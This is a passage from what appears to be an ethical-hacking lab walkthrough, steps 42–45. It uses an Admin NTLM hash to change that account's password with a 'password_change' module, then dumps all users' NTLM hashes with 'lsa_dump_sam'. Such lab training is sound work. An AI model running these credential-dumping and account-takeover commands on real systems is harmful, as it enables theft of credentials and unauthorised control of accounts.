



42. Now we will change the password of **Admin** using the **password_change** module.

43. In the console, type **password_change -u Admin -n [NTLM hash of Admin acquired in previous step] -P password** (here, the NTLM hash of **Admin** is **92937945b518814341de3f726500d4ff**).

44. We can observe that the password has been changed successfully.


45. Check the new hash value by typing **lsa_dump_sam** and press **Enter** to load NTLM Hashes of all users.






